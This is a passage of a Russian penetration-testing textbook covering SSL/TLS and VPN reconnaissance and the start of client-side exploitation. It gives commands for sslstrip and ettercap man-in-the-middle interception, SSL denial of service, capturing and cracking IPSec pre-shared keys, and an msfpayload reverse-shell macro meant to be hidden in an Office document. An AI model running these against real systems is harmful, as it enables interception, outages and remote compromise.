Скрипты Kali, которые полагаются на openssl, особенно sslscan, должны быть перекомпилированы. Для перекомпиляции сначала загрузите исходный код, а затем пересоберите его. Когда это будет завершено, переустановите его, используя следующие команды:

```
root@kali:~# apt-get source sslscan
root@kali:~# cd sslscan-1.8.2
root@kali:~/sslscan-1.8.2# debuild -uc -us
root@kali:~/sslscan-1.8.2# cd /root
rootl@kali:~# dpkg -i *sslscan*.deb
```

Проблема Kali с SSLv2 может быть исправлена в следующем выпуске, поэтому проверьте это перед тестированием соединения SSL.

Разведка SSL соединений

Фаза разведки цепочки уничтожения остается важной при оценке возможности соединения SSL, особенно при рассмотрении следующих пунктов:

- Сертификат x.509, используемый для идентификации сторон, участвующих в установлении безопасного SSL-соединения
- Тип используемого шифрования
- Информация о конфигурации, например, разрешено ли автоматическое повторное согласование сеансов SSL

Сертификат SSL может предоставить информацию, которая может быть использована для содействия социальной инженерии.

Чаще всего тестер или злоумышленник хотят определить, действителен ли сертификат. Сертификаты, которые являются недействительными, могут быть результатом ошибки проверки подписи, сломанной цепочки сертификатов, домена, указанного в сертификате, не соответствуют системе, или срок действия сертификата истек, был отозван или, как известно, был взломан.

Если пользователь ранее принял недействительный сертификат, он, скорее всего, примет новый недействительный сертификат, что значительно упростит работу злоумышленника.

Тип шифрования, используемого для обеспечения SSL-соединения, особенно важен. Шифры шифрования подразделяются на следующие категории:

- **Нулевые шифры**: эти шифры используются для проверки подлинности и/или целостности передачи. Поскольку шифрование не применяется, они не обеспечивают никакой безопасности.
- **Слабые шифры**: этот термин используется для описания всех шифров с длиной ключа 128 бит или менее. Шифры, которые используют алгоритм Диффи-Хеллмана для обмена ключами, также могут считаться слабыми, поскольку они уязвимы для атак типа «человек по середине». Использование хэшей MD5 может считаться слабым из-за атак на столкновение. Наконец, недавние нападения на RC4 также стали причиной его дальнейшего использования.
- **Сильные шифры**: это те шифры, которые превышают 128 бит. В настоящее время наиболее приемлемым вариантом является шифрование AES с 256-битным ключом. Если это возможно, это должно использоваться с режимом Galois/Counter, современным блочным шифром, который поддерживает как аутентификацию, так и шифрование.

SSL и TLS полагаются на шифрованные комплекты (конкретные комбинации аутентификации, шифрования и алгоритмы аутентификации сообщений), чтобы установить параметры безопасности для каждого соединения. Существует более 30 таких наборов, и сложность выбора наилучшего варианта для каждого требования безопасности часто приводит к тому, что пользователи дефолтуют менее безопасные параметры. Поэтому каждое соединение SSL и TLC должно быть тщательно протестировано.

Чтобы провести разведку против SSL-соединений, используйте модули NSE Nmap или SSL-приложений. Модули nmap NSE описаны в следующей таблице.

Модуль Nmap NSE	**Функция Модуля**
`ssl-cert`	Извлекает SSL-сертификат сервера. Количество возвращаемой информации зависит от уровня детализации (нет, -v и -vv).
`ssl-date`	Извлекает дату и время целевого хоста из своего ответа TLS ServerHello.
`ssl-enum-ciphers`	Неоднократно инициирует соединения SSL и TLS, каждый раз пробуя новый шифр и записывая, если хост принимает или отклоняет его. Показаны шифры с интенсивностью. Это очень навязчивое сканирование и может быть заблокировано целью.
`ssl-google-cert-catalog`	Запрашивает каталог сертификатов Google для информации, относящейся к SSL-сертификату, полученному из целевого объекта. В нем содержится информация о том, как недавно и как долго компания Google знала о сертификате. Если сертификат Google не распознается, это может быть подозрительным / ложным.
`ssl-known-key`	Проверяет, имеет ли сертификат SSL, используемый хостом, отпечаток пальца, который соответствует базам данных скомпрометированных или неисправных ключей. В настоящее время он использует базу данных LittleBlackBox. Тем не менее, можно использовать любую базу данных отпечатков пальцев.
`sslv2`	Определяет, поддерживает ли сервер устаревшую и менее безопасную версию SSL 2, а какие шифры поддерживаются.

Чтобы вызвать один скрипт из командной строки, используйте следующую команду:

```
root@kali:~# nmap --script <имя сценария> -p 443 <IP Цели>
```

В следующем примере сценарий ssl-cert вызывался с параметром -vv для максимальной детализации. Данные из этого сценария показаны на следующем снимке экрана:

```
Nmap scan report for [redacted] ([redacted])
Host is up (0.24s latency).
Scanned at 2014-02-17 17:00:22 EST for 1s
PORT    STATE SERVICE
443/tcp open  https
| ssl-cert: Subject: commonName=[redacted]/organizationName=www.[redacted].net/o
rganizationalUnitName=Domain Control Validated
| Issuer: commonName=Go Daddy Secure Certification Authority/organizationName=Go
Daddy.com, Inc./stateOrProvinceName=Arizona/countryName=US/organizationalUnitNam
e=http://certificates.godaddy.com/repository/serialNumber=[redacted]/localityName=
Scottsdale
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2013-01-21T18:51:21+00:00
| Not valid after:  2016-02-18T00:10:43+00:00
| MD5:   1969 a848 a3ea [redacted] 5baf
| SHA-1: 3589 498c 11fc [redacted] 112e 81a8 aeda
| -----BEGIN CERTIFICATE-----
| MIIFrDCCBJSgAwIBAgIHKAfjfduWiDANBgkqhkiG9w0BAQUFADCByjELMAkGA1UE
| [redacted]
| [redacted]
| [redacted]
```

Во время разведки тестер может выбрать запуск всех модулей SLL, используя следующую команду:

```
root@kali:~# nmap --script "ssl*" <IP address>
```

Средства разведки и атак Kali, специфичные для SSL и TLS, можно вызвать из командной строки или выбрать из меню, перейдя в Kali Linux -> Information Gathering -> SSL Analysis. Эти инструменты представлены в следующей таблице:

Инструмент	Функция
`sslcaudit`	Автоматизирует тестирование SSL и TLS-клиентов для определения устойчивости против атак типа «человек-в-середине».
`ssldump`	Проводит анализ сетевых протоколов SSLv3 и TLS. Если он предоставлен с соответствующим ключом шифрования, он расшифрует SSL-трафик и отобразит его в открытом виде.
`sslscan`	Запросы SSL-сервисов для определения поддерживаемых шифров. Выход включает предпочтительные шифры SSL и отображается в текстовых и XML-форматах.
`sslsniff`	Включает условия атаки «человек-по-середине» во всех соединениях SSL через определенную локальную сеть, динамически генерируя сертификаты для доменов, к которым осуществляется доступ в режиме «fly».

Инструмент	Функция
`sslsplit`	Выполняет атаки типа «человек-по-середине» против сетей SSL и TLS. Соединения прозрачно перехватываются через механизм трансляции сетевых адресов и перенаправляются на sslsplit, который завершает исходное соединение и инициирует новое соединение с исходным пунктом назначения при протоколировании всех переданных данных. Он поддерживает простые TCP, SSL, HTTP / HTTP и IPv4 и IPv6.
`sslstrip`	Предназначен для прозрачного захвата трафика HTTP в сети, просмотра ссылок HTTPS и перенаправления, а затем сопоставления этих ссылок с поддельными ссылками HTTP или HTTPS. Он также поддерживает режимы подачи значка, который выглядит как значок замка, а также выборочный журнал перехваченных сообщений.
`sslyze`	Анализирует конфигурацию SSL для сервера.
`tlssled`	Унифицирует использование и вывод нескольких других приложений, связанных с SSL, проверяет уровень шифрования, параметры сертификата и возможности повторного согласования.

Чаще всего используется программа sslscan, которая запрашивает SSL-службы, чтобы определить детали сертификата и поддерживаемые шифры. Вывод в текстовом и XML-форматах.

При тестировании конкретного соединения используйте опцию --no-failed, как показано на следующем скриншоте, чтобы sslscan отображал только принятые комплекты шифров.

```
                _
 ___ ___| |___ ___ ___ _ _ ___
|_ -|_ -| |_ -|  _|__ | | |   |
|___|___|_|___|___|___|___|_|_|

                Version 1.8.2
           http://www.titania.co.uk
        Copyright Ian Ventura-Whiting 2009

Testing SSL server [redacted] on port 443

  Supported Server Cipher(s):
    Accepted  SSLv2  168 bits  DES-CBC3-MD5
    Accepted  SSLv2  128 bits  RC4-MD5
    Accepted  SSLv3  168 bits  DES-CBC3-SHA
    Accepted  SSLv3  128 bits  RC4-SHA
    Accepted  SSLv3  128 bits  RC4-MD5
    Accepted  TLSv1  256 bits  ECDHE-RSA-AES256-SHA
    Accepted  TLSv1  256 bits  AES256-SHA
    Accepted  TLSv1  168 bits  DES-CBC3-SHA
    Accepted  TLSv1  128 bits  ECDHE-RSA-AES128-SHA
    Accepted  TLSv1  128 bits  AES128-SHA
    Accepted  TLSv1  128 bits  RC4-SHA
    Accepted  TLSv1  128 bits  RC4-MD5

  Prefered Server Cipher(s):
    SSLv2  168 bits  DES-CBC3-MD5
    SSLv3  128 bits  RC4-SHA
    TLSv1  128 bits  AES128-SHA
```

Инструмент sslyze python анализирует SSL-конфигурацию сервера и проверяет сертификат, проверяет наличие слабых наборов шифров и идентифицирует конфигурационную информацию, которая может поддерживать дополнительные атаки. В примере вывода, показанном на следующем снимке экрана, он выявил несоответствие сертификата, которое может поддерживать некоторые типы атак.

```
SCAN RESULTS FOR 10.[redacted] 443 - 10.[redacted]:443
---------------------------------------------------

 * Compression :
      Compression Support:      Disabled

 * Session Renegotiation :
     Client-initiated Renegotiations:    Rejected
     Secure Renegotiation:               Supported

 * Session Resumption :
     With Session IDs:           Supported (5 successful, 0 failed, 0 errors, 5 total attempts).
     With TLS Session Tickets:   Not Supported - TLS ticket not assigned.

 * TLSV1_2 Cipher Suites :

     Rejected Cipher Suite(s): Hidden

     Preferred Cipher Suite: None

     Accepted Cipher Suite(s): None

     Unknown Errors: None

 * TLSV1_1 Cipher Suites :

     Rejected Cipher Suite(s): Hidden

     Preferred Cipher Suite: None

     Accepted Cipher Suite(s): None

     Unknown Errors: None

 * Certificate :
     Validation w/ Mozilla's CA Store:  Certificate is Trusted
     Hostname Validation:               MISMATCH
     SHA1 Fingerprint:                  49074114985439A0E29153EA0F840EB38D7F20C8
```

Еще один инструмент для разведки SSL - tlssled, как показано на следующем скриншоте. Он очень быстр, прост в эксплуатации и удобен для пользователя.

```
root@kali:~# tlssled [redacted] 443
-------------------------------------------------------
 TLSSLed - (1.2) based on sslscan and openssl
                by Raul Siles (www.taddong.com)
-------------------------------------------------------
+ openssl version: OpenSSL 1.0.1e 11 Feb 2013
+ sslscan version 1.8.2
-------------------------------------------------------

[-] Analyzing SSL/TLS on [redacted]:443 ..

[*] The target service [redacted]:443 seems to speak SSL/TLS...


[-] Running sslscan on [redacted]:443...

[*] Testing for SSLv2 ...

[*] Testing for NULL cipher ...

[*] Testing for weak ciphers (based on key length) ...


[*] Testing for strong ciphers (AES) ...
    Accepted  TLSv1  256 bits  ECDHE-RSA-AES256-SHA
    Accepted  TLSv1  256 bits  AES256-SHA
    Accepted  TLSv1  128 bits  ECDHE-RSA-AES128-SHA
    Accepted  TLSv1  128 bits  AES128-SHA

[*] Testing for MD5 signed certificate ...

[*] Testing for certificate public key length ...
    RSA Public Key: (1024 bit)

[*] Testing for certificate subject ...
    Subject: /CN=webapps.[redacted].com
```

Независимо от того, какой подход вы используете для рекогносцировки SSL, убедитесь, что вы перекрестно проверяете свои результаты, запустив по крайней мере два разных инструмента. Кроме того, не все устройства, настроенные по протоколу SSL, будут подключены к сети одновременно. Поэтому в больших сетях в процессе тестирования несколько раз проверяйте уязвимости SSL.

Новый инструмент, который в настоящее время выходит из разработки, это O-Saft OWASP (www.owasp.org/index.php/O-Saft), который обеспечивает всесторонний обзор конфигурации SSL, шифров и данных сертификата.

Использование SSLstrip для проведения атак человек-по-середине

Несмотря на безопасность, предлагаемую SSL-защитой, есть некоторые эффективные атаки на протокол. В 2009 году Moxie Marlinspike продемонстрировал sslstrip, инструмент, который прозрачно захватывает HTTP-трафик в сети и перенаправляет трафик так, чтобы он выглядел как HTTP или HTTPS-ссылки. Он удаляет защиту SSL и возвращает защищенный значок блокировки в браузер жертвы, так что перехват не может быть легко обнаружен.

Короче говоря, sslstrip запускает атаку «человек-по-середине» против SSL, позволяя перехватывать ранее защищенные данные.

Чтобы использовать sslstrip, вы должны сначала настроить систему перехвата на пересылку, используя следующую команду:

```
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward
```

Затем настройте брандмауэр iptables для перенаправления HTTP-трафика на sslstrip, используя следующую команду:

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp
  -destination-port 80 -j REDIRECT -to-port <порт прослушивания>
```

В этом примере порт прослушивания был установлен на порт 5353.

Теперь, когда конфигурация завершена, запустите sslstrip, используя следующую команду:

```
root@kali:~# sslstrip -l 5353
```

Выполнение предыдущих команд показано на следующем снимке экрана:

```
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 5353
root@kali:~# sslstrip -l 5353

sslstrip 0.9 by Moxie Marlinspike running...
```

Минимизируйте активное окно терминала, выполняющее sslstrip, и откройте новое окно терминала. Используйте ettercap для подбора ARP и перенаправления трафика из сети или целевой системы непосредственно в перехватывающую систему, используя следующую команду:

```
root@kali:~# ettercap -TqM arp:remote /192.168.75.128/ /192.168.75.2/
```

Здесь переключатель ettercap -T выбирает текстовый интерфейс, -q заставляет консоль переходить в тихий режим, а опция -M активирует атаку «человек в середине», чтобы захватить и перенаправить пакеты данных. App: удаленный коммутатор реализует атаку ARP-отравления и помещает злоумышленника как человека в середине с возможностью просмотра и изменения пакетов в передаче. Удаленная часть коммутатора необходима, если вы хотите просмотреть удаленные IP-адреса и сообщения, которые проходят через шлюз.

Выполнение предыдущей команды показано на следующем скриншоте:

```
root@kali:~# ettercap -TqM arp:remote /192.[illegible]/ /192.[illegible]/

ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team

Listening on:
  eth0 -> 00:50:[illegible]
          192.168.[illegible]
          fe80::250:[illegible]

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.[illegible] 00:0C:2[illegible]

 GROUP 2 : 192.[illegible] 00:5[illegible]
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

Если целевая система отправляется на доступ к защищенному SSL-контенту, их запросы направляются через шлюз в систему перехвата.

С точки зрения пользователя, они будут перенаправлены на сайт и представлены с ошибкой. Существует проблема с предупреждением безопасности сертификатов безопасности сайта, в результате чего им было предложено продолжить. Если они выбрали Да, они будут перенаправлены на выбранную страницу. Значок блокировки в правом нижнем углу браузера будет по-прежнему указывать на то, что SSL включен, что свидетельствует об их безопасности.

В фоновом режиме инструмент sslstrip удаляет SSL, оставляя необработанный контент, который можно просмотреть в журнале ettercap, как показано на следующем снимке экрана:

Эта атака эффективна только в том же сегменте сети уровня 2. Тем не менее, она успешна как в проводных, так и в беспроводных сетях. Хотя переадресация ARP может применяться к сегменту сети, такая атака будет влиять на пропускную способность сети, которая может быть обнаружена. Поэтому наиболее эффективно направлять эту атаку на отдельные устройства.

Чтобы отключить правило PREROUTING, замените -A на -D. Чтобы очистить правила брандмауэра, используйте iptables -t nat -F (для сброса команд) и iptables -t nat -L (чтобы убедиться, что таблицы очищены).

Denial-of-service нападения на SSL


Когда SSL-соединение установлено, сервер должен выполнить серию вычислительных интенсивных вычислений, чтобы инициировать рукопожатие и начать шифрование. Это связано с небольшим количеством вычислительных усилий со стороны клиента и более значительным объемом на сервере.

Если клиент инициирует SSL-соединение, но отклоняет ответ сервера, SSL-соединение не устанавливается. Однако, если сервер SSL настроен на автоматическое повторное согласование соединения, вычислительная рабочая нагрузка приведет к DoS.

У Kali Linux есть несколько инструментов, которые позволят вам определить, разрешено ли автоматическое повторное обсуждение, включая sslyze и tssled.

Если автоматическое повторное согласование разрешено, то вход в следующую команду позволит тестировщику оценить устойчивость к DoS-атаке:
`root@kali:~# thc-ssl- dos <IP алдресс> <порт>`

Выполнение предыдущей команды показано на следующем скриншоте:



Нападение на виртуальную частную сеть IPSec

Виртуальная частная сеть (VPN) использует Интернет для обеспечения безопасной (зашифрованной) связи между удаленными точками или пользователями в пределах одной сети. Существует два типа VPN: IPSec и SSL.

IPSec - это наиболее часто используемый протокол для установления безопасных соединений между сетями и подключения хостов в виртуальных частных сетях.

Внутри IPSec существует несколько вспомогательных протоколов, которые выполняют определенные функции, такие как:

- Заголовок аутентификации (AH): это обеспечивает подтверждение происхождения для IP-пакетов, защищая их от атак воспроизведения.
- Протокол безопасности инкапсуляции (ESP). Этот протокол обеспечивает подлинность источника, целостность и конфиденциальность передаваемых данных.

• Security Association: это набор алгоритмов, используемых для шифрования и аутентификации передаваемых данных. Поскольку SA связан с передачей данных в одном направлении, двусторонняя связь обеспечивается парой ассоциаций безопасности. Ассоциации безопасности устанавливаются с использованием Internet Security Association и протокола управления ключами (ISAKMP), которые могут быть реализованы несколькими способами. При тестировании безопасности VPN одна из наиболее уязвимых конфигураций полагается на предварительно разделенные секреты, Internet Key Exchange (IKE).

Чтобы оценить безопасность VPN, тестеры выполняют следующие основные шаги:

1. Просканируйте наличие VPN-шлюзов.
2. Фингерпритенгуйте VPN-шлюз, чтобы определить детали поставщика и конфигурации.
3. Найдите уязвимости, связанные с поставщиком VPN или сопутствующими продуктами.
4. Захватите предварительно разделяемых ключей.
5. Выполните офлайн-крекинг.
6. Проверьте учетные записи пользователей по умолчанию.

Сканирование VPN шлюзов

Чтобы проверить наличие шлюзов VPN, используйте nmap или ike-scan. Чтобы использовать nmap, выполните следующую команду:

```
root@kali@:~# nmap --sU -Pn –p 500 <IP Адресс>
```

В этом примере -sU поручает nmap сканировать диапазон хоста для возможных целей с использованием UDP-пакетов (вместо TCP), -Pn гарантирует, что nmap не будет отправлять пинговое сканирование (которое может предупредить цель о сканировании и идентифицировать тестера) , И -p 500 определяет конкретный порт для проверки.

Средство nmap не находит все VPN-шлюзы из-за того, как он обрабатывает пакеты IKE; Наиболее эффективным инструментом является инструмент, который отправляет правильно отформатированный пакет IKE в целевую систему и отображает возвращенное сообщение.

Лучшим инструментом для обнаружения шлюза VPN является ike-scan (который можно найти, перейдя в Kali Linux -> Information Gathering -> VPN Analysis). Средство командной строки ike-scan использует протокол IKE для обнаружения и отпечатки частных сетей. Он также поддерживает предварительное разделение ключей в агрессивном режиме IKE. Чтобы использовать ike-scan для обнаружения целей, выполните следующую команду:

```
root@kali@:~# ike-scan -M <IP Цели>
```

Выполнение предыдущей команды показано на следующем скриншоте:

```
root@kali:~# ike-scan -M [redacted]
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
[redacted]  Main Mode Handshake returned
        HDR=(CKY-R=16700fcbdaa97e50)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDu
ration=28800)
        VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

Ending ike-scan 1.9: 1 hosts scanned in 0.040 seconds (24.79 hosts/sec).  1 retu
rned handshake; 0 returned notify
```

Ключ -M возвращает каждую полезную нагрузку в строке, что упрощает вывод.

Средство проверки ike проверяет различные преобразования против целевого устройства. Преобразование содержит ряд атрибутов: алгоритм шифрования (DES и 3DES), алгоритм хэширования (MD5 и SHA1), метод аутентификации (предварительно общий ключ), группу Диффи-Хелмана (вариант один - 768 бит и второй вариант - 1024 бит) и время жизни (28 800 секунд). Он определит, какие преобразования вызвали успешный ответ.

После завершения ike-scan каждого идентифицированного устройства, программа вернет одно из следующего:

- 0 вернуло рукопожатие; 0 return notify: указывает, что цель не является IPSec-шлюзом
- 0 вернуло рукопожатие; 1 возвратил уведомление: Это указывает на то, что, хотя шлюз VPN присутствует, ни одно из преобразований, предоставляемых ему посредством ike-scan, не приемлемо
- 1 вернулось рукопожатие; 0 возвратил уведомление: как показано на предыдущем снимке экрана, это означает, что цель настроена для IPSec и будет выполнять согласование IKE против одного или нескольких преобразований, которые были ему предоставлены

Идентификация VPN шлюзов

Если вы можете установить квитирование соединения с VPN-шлюзом, вы можете выполнить идентификацию устройства, чтобы вернуть следующую информацию:

- Поставщик и модель
- Версия программного обеспечения

Эта информация используется для определения атаки, специфичной для поставщика, или для точной настройки общей атаки.

Если VPN размещается в брандмауэре, то идентификация будет также определять используемый брандмауэр.

Поскольку IKE не гарантирует надежность передаваемых пакетов, большинство поставщиков шлюзов VPN используют собственный протокол для обработки трафика, который кажется потерянным. Средство проверки ike посылает пакеты IKE-зонда шлюзу VPN, но не отвечает на ответ, который он получает. Сервер отвечает так, как будто пакеты были потеряны и реализует свою стратегию возврата для повторной отправки пакетов. Анализируя разницу во времени между пакетами и количество повторных попыток, ike-scan может отпечатать поставщика.

В примере, показанном на следующем снимке экрана, опция -M заставляет каждую полезную нагрузку отображаться в отдельной строке, что облегчает чтение вывода. В содерэании -showbackoff (как показано на следующем снимке экрана) ike-scan записывает время отклика всех отправленных и полученных пакетов, а затем записывает задержки в течение 60 секунд перед отображением результатов.

```
root@kali:~# ike-scan -M --showbackoff 173.231.
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
173.231.  Main Mode Handshake returned
        HDR=(CKY-R=122af600deae6546)
        SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

IKE Backoff Patterns:

IP Address      No.     Recv time               Delta Time
173.231.        1       1389247492.199793       0.000000
173.231.        2       1389247500.191380       7.991587
173.231.        3       1389247508.191003       7.999623
173.231.        4       1389247516.193025       8.002022
173.231.        Implementation guess: Cisco VPN Concentrator
```

На предыдущем снимке экрана идентификатор поставщика (VID) представляет собой текстовую строку хэширования MD5, которая является специфичной для поставщика и используется для распознавания проприетарной связи или конкретных деталей связи.

Средство проверки ike также может использоваться для определения того, поддерживает ли шлюз агрессивный режим. В противном случае может возникнуть затруднение установить квитирование связи с сервером, поскольку оно не будет отвечать до тех пор, пока действительный идентификатор не будет предоставлен как часть идентификационной полезной нагрузки.

Захват общих ключей

Средство проверки ike может использоваться для того, чтобы перевести VPN-шлюз в агрессивный режим. Это важно, потому что агрессивный режим IPSec не защищает предварительно разделенные ключи. Учетные данные аутентификации отправляются как открытый текст, который может быть захвачен, а затем взломан с помощью автономных инструментов.

В следующем примере, выпущенном против Cisco VPN-концентратора, используется следующая команда:

```
root@kali:~# ike-scan --pskcrack --aggressive
  --id=peer <target>
```

Выполнение предыдущей команды показано на следующем скриншоте:

```
root@kali:~# ike-scan --pskcrack --aggressive --id=peer 173.231
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-sca
n/)
173.231.    Aggressive Mode Handshake returned HDR=(CKY-R=b0085ae65e0ad6
e9) SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDur
ation=28800) KeyExchange(128 bytes) Nonce(20 bytes) ID(Type=ID_IPV4_ADDR, Va
lue=173.231.    ) Hash(16 bytes) VID=12f5f28c457168a9702d9fe274cc0100 (Cis
co Unity) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100
(Dead Peer Detection v1.0) VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE
 Fragmentation) VID=1f07f70eaa6514d3b0fa96542a500100 (Cisco VPN Concentrator
)

IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
2ae2608479d7b2a6eb898a
```

Если вы хотите передать результаты в текстовый файл для дополнительного анализа и взлома паролей в автономном режиме, используйте следующую команду:

```
root@kali:~# ike-scan --pskcrack --aggressive
  --id=peer <target> > <path/psk.txt>
```

Выполнение автономного PSK крекинга

Прежде чем взломать захваченный хэш предварительного ключа с помощью автономного инструмента, отредактируйте выходной файл, чтобы включить только значение хэша (он должен содержать девять значений, разделенных двоеточиями). Наиболее эффективным инструментом для взлома ключа является psk-crack, который поддерживает словарь, грубую силу и взлом гибридного режима.

```
root@kali:~# psk-crack -d /usr/share/ike-scan/psk-crack-dictionary psk.txt
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
no match found for MD5 hash a29477ba9fbcaaab224bd0616c139b8b
Ending psk-crack: 394957 iterations in 0.918 seconds (430465.21 iterations/sec)
```

Как и все автономные упражнения по взлому, успех - это мера работы и усилий (время, вычислительные усилия и инвестиции энергии в энергосистемы). Сильный предварительный общий ключ, например, тот, что показан на предыдущем снимке экрана, займет много времени, чтобы взломать его.

Определение учетных записей пользователей по умолчанию

Как и большинство других аппаратных устройств, VPN-шлюзы обычно содержат учетные записи пользователей по умолчанию на момент установки. Они не могут быть изменены администратором. Используя информацию, собранную во время процесса снятия отпечатков пальцев, тестер может провести веб-поиск для идентификации стандартных учетных записей пользователей.

Если тестер имеет доступ к компьютеру пользователя, учетные данные имени пользователя обычно хранятся в виде открытого текста в системном реестре. Кроме того, если тестер имеет доступ к памяти системы, можно получить пароль непосредственно из дампа памяти клиентской системы.

VulnVPN (www.rebootuser.com) - это виртуальная операционная система и уязвимый VPN-сервер. Он позволяет применять инструменты, описанные в этой главе, для компрометации приложения и получения доступа root без повреждения производственной системы.

Резюме

В этой главе мы рассмотрели, как использовать общие приложения удаленного доступа, в том числе те, которые были зашифрованы для обеспечения дополнительной безопасности. Мы использовали протоколы связи операционной системы (RDP и SSH) и приложения, такие как VNC. Мы также узнали, как проводить разведку безопасных соединений на уровне сокетов и виртуальных частных сетей и типов атак, которые снижают эффективность шифрования.

В следующей главе мы увидим результат комбинированных атак на конкретные каналы связи с нападениями на людей. При анализе эффективности этих клиентских эксплойтов мы рассмотрим несколько типов атак, а также проект **Framework Exploitation Framework (BeEF).**

11

Эксплуатация стороны клиента

Самой большой проблемой для злоумышленника или эффективного тестера проникновения является обход средств контроля безопасности цели для достижения компромисса. Это может быть затруднительным при настройке систем, расположенных в сети, потому что злоумышленнику обычно требуется обходить брандмауэры, прокси-серверы, системы обнаружения вторжений и другие элементы глубокозащищенной архитектуры защиты.

Успешная стратегия обхода заключается в прямой ориентации на клиентские приложения. Пользователь инициирует взаимодействие с клиентским приложением, позволяя злоумышленникам воспользоваться существующим доверием, которое существует между пользователем и приложением. Использование методологий социальной инженерии позволит повысить эффективность атак на стороне клиента.

Атаки на стороне клиента нацелены на системы, для которых обычно не хватает средств контроля безопасности (в особенности, брандмауэров и систем обнаружения вторжений), обнаруженных на корпоративных системах. Если эти атаки успешны и установлена постоянная связь, клиентское устройство может использоваться для запуска атак, если оно повторно подключено к сети адресата.

В конце этой главы вы узнаете, как атаковать клиентские приложения, используя следующее:

- Атаки с использованием агрессивных сценариев (VBScript и PowerShell)
- Межсайтовый скриптинг
- Фреймворк эксплуатации браузера

Атака систем с помощью враждебных сценариев

Клиентские сценарии, такие как JavaScript, VBScript и PowerShell, были разработаны для переноса логики приложения и действий с сервера на клиентский компьютер. С точки зрения атакующего или тестера, есть несколько преимуществ использования этих сценариев, а именно:

- Они уже являются частью естественной операционной среды цели; Злоумышленнику не нужно передавать большие компиляторы или другие вспомогательные файлы, такие как приложения шифрования, в целевую систему.
- Языки сценариев разработаны для упрощения операций с компьютером, таких как управление конфигурацией и администрирование системы. Например, их можно использовать для обнаружения и изменения системных конфигураций, доступа к реестру, выполнения программ, доступа к сетевым службам и базам данных, а также для перемещения двоичных файлов через HTTP или электронную почту. Такие стандартные скриптовые операции могут быть легко приняты для использования тестерами.
- Поскольку они являются родными для операционной системы, они обычно не вызывают антивирусные предупреждения.
- Они просты в использовании, поскольку для написания скрипта требуется простой текстовый редактор. Нет никаких барьеров для использования сценариев для запуска атаки.

Исторически сложилось, что JavaScript был языком сценариев выбора для запуска атак из-за его широкой доступности на большинстве целевых систем. Поскольку атаки JavaScript были хорошо охарактеризованы, мы сосредоточимся на том, как Kali облегчает атаки с использованием новых языков сценариев: VBScript и PowerShell.

Проведение атаки с использованием VBScript

Visual Basic Scripting Edition (VBScript) - это язык Active Scripting, разработанный Microsoft. Он был разработан, чтобы быть легким, родным языком Windows, который мог выполнять небольшие программы. VBScript был установлен по умолчанию на каждом настольном выпуске Microsoft Windows с Windows 98, что делает его отличной мишенью для атак на стороне клиента.

Чтобы запустить атаку с помощью VBScript, мы вызываем msfpayload из командной строки Metasploit:

```
root@kali:~# msfpayload windows/meterpreter/reverse_tcp
    LHOST=[Ваш локальный хост] LPORT= [Ваш локальный порт] V
```

Обратите внимание, что V обозначает, что результатом будет макрос VBS. Результат появится в виде текстового файла с двумя конкретными частями, как показано на следующем скриншоте:

```
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.
LPORT=4444 V
'Created by msfpayload (http://www.metasploit.com).
'Payload: windows/meterpreter/reverse_tcp
' Length: 290
'Options: {"LHOST"=>"192.", "LPORT"=>"4444"}

'******************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
'******************************************************************
```

Чтобы использовать сценарий, откройте документ Microsoft Office и создайте макрос (конкретная команда будет зависеть от используемой версии Microsoft Windows). Скопируйте первую часть текста, указанного в следующем информационном окне (от Sub Auto_Open () до конечного End Sub) в редактор макросов и сохраните его с включенными макросами.

```
'******************************************************************
'*
'* MACRO CODE
'*
'******************************************************************

